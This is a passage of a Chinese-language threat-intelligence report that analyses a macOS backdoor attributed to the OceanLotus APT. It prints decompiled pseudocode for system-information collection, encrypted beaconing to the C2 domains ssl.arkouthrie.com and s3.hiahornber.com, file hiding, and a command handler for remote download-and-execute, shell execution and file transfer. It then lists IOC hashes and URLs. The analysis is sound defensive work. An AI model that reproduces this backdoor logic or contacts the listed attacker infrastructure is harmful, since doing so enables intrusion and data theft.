
核心功能点在HandlePP::infoClient 与HandlePP::runHandle 两个方法里，infoClient 负责信息搜集，runHandle 负责执行C2命令:



信息搜集

HandlePP::infoClient 方法搜集系统信息，如安装时间、系统版本、用户名、计算机名等，加密后回传C2。


```
{
  ClientID = (_OWORD *)HandlePP::getClientID(v5);
  *(_OWORD *)&HandlePP::clientID = *ClientID;
  if ( ClientID )
    free(ClientID);
  HandlePP::installTime = time(0LL);
  v7 = malloc(0x7D0uLL);
  bzero(v7, 0x7D0uLL);
```



STRINGDATA::GET_PATH_INFO 方法执行后会解密出一段路径。

非Root用户路径：

```
~/Library/PubSub/Feeds/db.sqlite3
```



Root用户路径：

```
/Library/Modem Scripts/Motorola BitSURFR
56K.ccl/Contents/Resources/Motorola.rbon.framework/Versions/A/Framework
```

*左右滑动查看更多

```
26  }
27  v3 = strlen(v2);
28  plain = (char *)get_plain((unsigned __int8 *)v2, v3, KEY, KEYLENGTH, 1);
29  v5 =
30  std:
31  if (
32    free(plain);
33  return this;
34 }
```

char *plain; // rbx
0x1002087A0LL:"/Library/Modem Scripts/Motorola BitSURFR 56K.ccl/Contents/Resources/Motorola"

内容为用作识别客户端身份的唯一ID：

```
hep@hepdeMac Feeds % xxd db.sqlite3
00000000: 8ba2 1b12 e0f8 45d8 ca80 a213 e770 7481  ......E......pt.
00000010: c7eb 623d 78ea 561a bea5 7df8 0b26 3d3f  ..b=x.V...}..&=?
hep@hepdeMac Feeds %
```

调用hiddenFile / setTimeFile方法隐藏文件，随机化创建时间：

```
hiddenFile(v7);
setTimeFile(v7);
if ( v7 )
```

加密搜集到的信息：

```
230  Arch = HandlePP::getArch((HandlePP *)&computerName);
231  pid = getpid();
232  std::string::string((std::string *)&v68, (const std::string *)&HandlePP::pathProcess);
233  Parser::Parser((Parser *)v67);
234  Parser::inBytes((Parser *)v67, &HandlePP::clientID, 0x10u);
235  Parser::inByte((Parser *)v67, 0x31u);
236  Parser::inByte((Parser *)v67, 0x3Du);
237  Parser::inByte((Parser *)v67, byte_10001541A);
238  Parser::inByte((Parser *)v67, v14);
239  Parser::inString((Parser *)v67, (unsigned __int8 *)osVersion, *((_DWORD *)osVersion - 6));
240  Parser::inByte((Parser *)v67, 0x74u);
241  Parser::inString((Parser *)v67, (unsigned __int8 *)userName, *((_DWORD *)userName - 6));
242  Parser::inString((Parser *)v67, (unsigned __int8 *)computerName, *((_DWORD *)computerName - 6));
243  Parser::inLong((Parser *)v67, HandlePP::installTime);
244  Parser::inByte((Parser *)v67, Arch);
245  Parser::inInt((Parser *)v67, pid);
246  Parser::inString((Parser *)v67, v68, *((_DWORD *)v68 - 6));
247  Parser::getDataVector((Parser *)v66);
248  std::vector<unsigned char>::vector(v60, v66);
249  Packet::Packet(v61, v60, 7LL, 0LL, 0LL);
250  if ( v60[0] )
251    operator delete(v60[0]);
252  v59 = 0;
253  Packet::getArrayBytes((Packet *)v58, (bool *)v61);
254  if ( !v59 )
255  {
256    v23 = 0;
257    goto LABEL_98;
```

获取c2 域名ssl.arkouthrie.com。

```
37  v3 = strlen(v2);
38  plain = (char *)get_plain((unsigned __int8 *)v2, v3, KEY, KEYLENGTH, 1);
39  v5 = strlen(plain);
40  std:
41  if (
42    free(plain);
```

```
char *plain; // rbx
0x100404990LL:"ssl.arkouthrie.com"
```

备用C2 域名s3.hiahornber.com。

```
37  v3 = strlen(v2);
38  plain = (char *)get_plain((unsigned __int8 *)v2, v3, KEY, KEYLENGTH, 1);
39  v5 =
40  std::
41  if ( plain )
42    free(plain);
```

```
char *plain; // rbx
0x100405AB0LL:"s3.hiahornber.com"
```

备用C2 域名ssl.arkouthrie.com。


```
24  v5 = (unsigned __int8 *)strlen(v3);
25  plain = (char *)get_plain((AES256 *)v3, v5, KEY, KEYLENGTH, 1);
26  v7 = s
27  std::s
28  if ( plain )
29    free(plain);
30  return this;
```

```
char *plain; // rbx
0x100307450LL:"ssl.arkouthrie.com"
```


拼接请求：

```
http://ssl.arkouthrie.com/v3/yQ/r/eiCu1gd6Qme.js
```

*左右滑动查看更多




调用 Connector::postHttp 发送数据：



远程控制

HandlePP::runHandle 部分主要功能为请求C2、接收指令并执行：



进入 HandlePP::requestServer 方法。

解密并拼接请求后，通过 Packet::getCommand 获取控制命令：

```
    }
    Command = (unsigned __int8)Packet::getCommand((Packet *)v135);
    if ( (unsigned int)Command > 0x71 )
    {
      if ( Command > 171 )
      {
        if ( Command == 172 || Command == 232 )
          goto LABEL_64;
      }
      else if ( Command == 114 || Command == 162 )
      {
        goto LABEL_64;
      }
    }
```

受控命令功能分析：

0x33	获取文件大小
0xE8	退出进程
0xA2	远程下载文件并执行
0xA1	执行系统命令
0x48	删除文件
0x72	文件上传
0x23 / 0x3C	文件下载

Command == 0x33 获取文件大小

```
if ( Command == 0x33 )
{
  std::vector<unsigned char>::vector(v103, &v130);
  Converter::Converter(v104, v103);
  if ( v103[0] )
    operator delete(v103[0]);
  v5 = v104;
  Converter::outString((Converter *)&v102);
  v31 = v102;
  if ( *(_QWORD *)(v102 - 24) )
  {
    v5 = v104;
    Converter::outString((Converter *)&v101);
    v32 = v101;
    if ( *((_QWORD *)v101 - 3) )
    {
      std::string::string((std::string *)&v100, (const std::string *)&v101);
      FileSize = getFileSize((const std::string *)&v100);// 获取文件大小
      v34 = v100 - 24;
      if ( (_UNKNOWN *)(v100 - 24) != &std::string::_Rep::_S_empty_rep_storage
        && _InterlockedExchangeAdd((volatile signed __int32 *)(v100 - 8), 0xFFFFFFFF) <= 0 )
      {
        std::string::_Rep::_M_destroy(v34, v152);
      }
      v35 = 122;
      if ( FileSize != -1 )
        v35 = 0;
      v36 = 21;
```

Command == 0xE8 退出进程

```
if ( Command == 0xE8 )
{
  std::vector<unsigned char>::vector(v109, &v130);
  Converter::Converter(v110, v109);
  if ( v109[0] )
    operator delete(v109[0]);
  v5 = v110;
  Converter::outString((Converter *)&v108);
  if ( *(_QWORD *)(v108 - 24) )
  {
    std::string::string((std::string *)&v107, (const std::string *)&v108);
    std::vector<unsigned char>::vector(v106, v140);
    std::string::string((std::string *)&v105, (const std::string *)&v128);
    HandlePP::respondServer((std::string *)&v107, (__int64)v106, (const std::string *)&v105);
    v60 = v105 - 24;
    if ( (_UNKNOWN *)(v105 - 24) != &std::string::_Rep::_S_empty_rep_storage
      && _InterlockedExchangeAdd((volatile signed __int32 *)(v105 - 8), 0xFFFFFFFF) <= 0 )
    {
      std::string::_Rep::_M_destroy(v60, v152);
    }
    if ( v106[0] )
      operator delete(v106[0]);
    v61 = v107 - 24;
    if ( (_UNKNOWN *)(v107 - 24) != &std::string::_Rep::_S_empty_rep_storage
      && _InterlockedExchangeAdd((volatile signed __int32 *)(v107 - 8), 0xFFFFFFFF) <= 0 )
    {
      std::string::_Rep::_M_destroy(v61, v152);
    }
    exit(0);
  }
```

Command == 0xA2 && Command == 0xA1

```
if ( Command > 0xA1 )
{
  if ( Command == 0xA2 )
  {
    v29 = 1;
    v5 = (char *)&v153;
    pthread_create(&v84, &v153, respondLoadLunaThread, v44);// 远程下载文件并执行
  }
  else
  {
    v29 = 1;
    v5 = (char *)&v153;
    pthread_create(&v84, &v153, respondRunTerminalThread, v44);// 执行系统命令
  }
  goto LABEL_163;
}
if ( Command > 71 )
```

respondLoadLunaThread 线程分析（功能：下载文件并执行）

如果已执行就删除执行文件。

```
v3 = a1 + 33;
std::vector<std::string>::push_back(&v33, a1 + 33);
if ( v2 == 178 && *((_DWORD *)a1 + 6) == 162 )
{
  if ( (unsigned __int8)is_file_exist(__filename) )// 判断文件存在
  {
    a1[28] = 36;
  }
  else if ( !fopen(__filename, "w") )
  {
    fclose(0LL);
  }
  v4 = a1 + 28;
  if ( !a1[28] )
  {
    std::string::string((std::string *)&v32, (const std::string *)&__filename);
    v5 = checkProcessExist(&v32);              // 判断进程存在
    v6 = v32 - 24;
    if ( (_UNKNOWN *)(v32 - 24) != &std::string::_Rep::_S_empty_rep_storage
      && _InterlockedExchangeAdd((volatile signed __int32 *)(v32 - 8), 0xFFFFFFFF) <= 0 )
    {
      std::string::_Rep::_M_destroy(v6, v40);
    }
    if ( v5 )
      *v4 = 126;
    std::string::string((std::string *)&v31, (const std::string *)&__filename);
    removeFile(&v31);                          // 删除文件
    v7 = v31 - 24;
    if ( (_UNKNOWN *)(v31 - 24) != &std::string::_Rep::_S_empty_rep_storage
      && _InterlockedExchangeAdd((volatile signed __int32 *)(v31 - 8), 0xFFFFFFFF) <= 0 )
    {
      std::string::_Rep::_M_destroy(v7, v40);
    }
  }
}
else
{
  v4 = a1 + 28;
}
if ( !*v4 )
```

未执行就写入磁盘并执行。

```
if ( !*v4 )
{
  std::string::string((std::string *)&v30, (const std::string *)&__filename);
  std::vector<unsigned char>::vector(&v29, v35);
  *(_DWORD *)(a1 + 29) = HandlePP::loadLuna((std::string *)&v30);// 写入并执行文件
  if ( v29 )
    operator delete(v29);
  v8 = v30 - 24;
  if ( (_UNKNOWN *)(v30 - 24) != &std::string::_Rep::_S_empty_rep_storage
    && _InterlockedExchangeAdd((volatile signed __int32 *)(v30 - 8), 0xFFFFFFFF) <= 0 )
  {
    std::string::_Rep::_M_destroy(v8, v40);
  }
  if ( *(_DWORD *)(a1 + 29) )
    *v4 = 18;
}
```

respondRunTerminalThread 线程分析 （功能：执行系统命令）

```
std::vector<unsigned char>::vector(v24, a1);
Converter::Converter(v25, v24);
if ( v24[0] )
  operator delete(v24[0]);
Converter::outString((Converter *)&v23);
Converter::outString((Converter *)&v22);
v2 = Converter::outShort((Converter *)v25);
v21 = (__int64)&std::string::_Rep::_S_empty_rep_storage + 24;
std::string::string((std::string *)&v20, (const std::string *)&v22);
*(_DWORD *)(a1 + 29) = HandlePP::runCommand(&v20, (unsigned int)v2, &v21);
v3 = v20 - 24;
if ( (_UNKNOWN *)(v20 - 24) != &std::string::_Rep::_S_empty_rep_storage
  && _InterlockedExchangeAdd((volatile signed __int32 *)(v20 - 8), 0xFFFFFFFF) <= 0 )
{
  std::string::_Rep::_M_destroy(v3, v26);
}
if ( *(_DWORD *)(a1 + 29) )
  a1[28] = 18;
```

Command == 0x48 删除文件

```
if ( Command == 0x48 )
{
  std::vector<unsigned char>::vector(v82, &v130);
  Converter::Converter(v83, v82);
  if ( v82[0] )
    operator delete(v82[0]);
  v5 = v83;
  Converter::outString((Converter *)&v81);
  v47 = v81;
  if ( *((_QWORD *)v81 - 3) )
  {
    v5 = v83;
    Converter::outString((Converter *)&v80);
    v48 = v80;
    if ( *(_QWORD *)(v80 - 24) )
    {
      std::string::string((std::string *)&v79, (const std::string *)&v81);
      v49 = removeFile(&v79);
      v50 = v79 - 24;
      if ( (_UNKNOWN *)(v79 - 24) != &std::string::_Rep::_S_empty_rep_storage
        && _InterlockedExchangeAdd((volatile signed __int32 *)(v79 - 8), 0xFFFFFFFF) <= 0 )
      {
        std::string::_Rep::_M_destroy(v50, v152);
      }
      if ( v49 )
        v51 = 99;
```

Command == 0x72 文件上传

```
      if ( Command == 0x72 )
      {
        v29 = 1;
        v5 = (char *)&v153;
        pthread_create(&v84, &v153, respondUploadThread, v44);
        goto LABEL_163;
      }
    }
```

Command == 0x23 || Command == 0x3C 文件下载

```
else if ( Command == 0x23 || Command == 0x3C )
{
  v29 = 1;
  v5 = (char *)&v153;
  pthread_create(&v84, &v153, (void *(__cdecl *)(void *))respondDownloadThread, v44);
  goto LABEL_163;
}
if ( *v46 )
  operator delete(*v46);
```

04

关联分析

根据样本行为特征、C2以及结合开源情报，确定此次攻击活动背后的组织为“海莲花”APT。

4.1

宏文档钓鱼

海莲花经常使用Word宏进行钓鱼攻击，文件普遍为.doc结尾的MHT恶意文档。
本次攻击活动样本同样使用.doc结尾带有宏的MHT恶意文档。

4.2

C2特征

在海莲花历史样本（firefox.dmg)中，发现了与本次攻击相同的C2回连URL与本次攻击活动样本相符(/v3/yQ/r/eiCu1gd6Qme.js)。

4.3

C2服务器

本次攻击活动样本的C2服务器：

```
http://ssl.arkouthrie[.]com/appleauth/static/cssj/N252394295/widget/auth/app.csshttp:/
```

*左右滑动查看更多

IOC：

HASH：

SHA256:2BB855DC5D845EB5F2466D7186F150C172DA737BFD9C7F6BC1804E0B8D20F22A（2018-PHIẾU GHI DANH THAM DỰ TĨNH HỘI HMDC 2018.doc ）

SHA256:4DA8365241C6B028A13B82D852C4F0155EB3D902782C6A538AC007A44A7D61B4（syslogd）

SHA256:673ee7a57ba3c5a2384aeb17a66058e59f0a4d0cddc4f01fe32f369f6a845c8f（screenassistantd / spellagentd）

C2：

http://ssl.arkouthrie[.]com/appleauth/static/cssj/N252394295/widget/auth/app.css

http://ssl.arkouthrie[.]com/v3/yQ/r/eiCu1gd6Qme.js

— 往期回顾 —

青队处置

关于github上

某免杀loader后门事件的分析

青队处置

代码注入和钩子(六)

红队突破

XFF注入漏洞的进阶利用及防御

新闻动态

万圣节特辑 | 网络攻击来捣蛋?安恒信息有妙招!

关于安恒信息安全服务团队

安恒信息安全服务团队由九维安全能力专家构成，其职责分别为：红队持续突破、橙队擅于赋能、黄队致力建设、绿队跟踪改进、青队快速处置、蓝队实时防御，紫队不断优化、暗队专注情报和研究、白队运营管理，以体系化的安全人才及技术为客户赋能。

收录于合集 #九维技术团队

140个

下一篇九维团队-青队（处置）| 关于github上某免杀loader后门事件的分析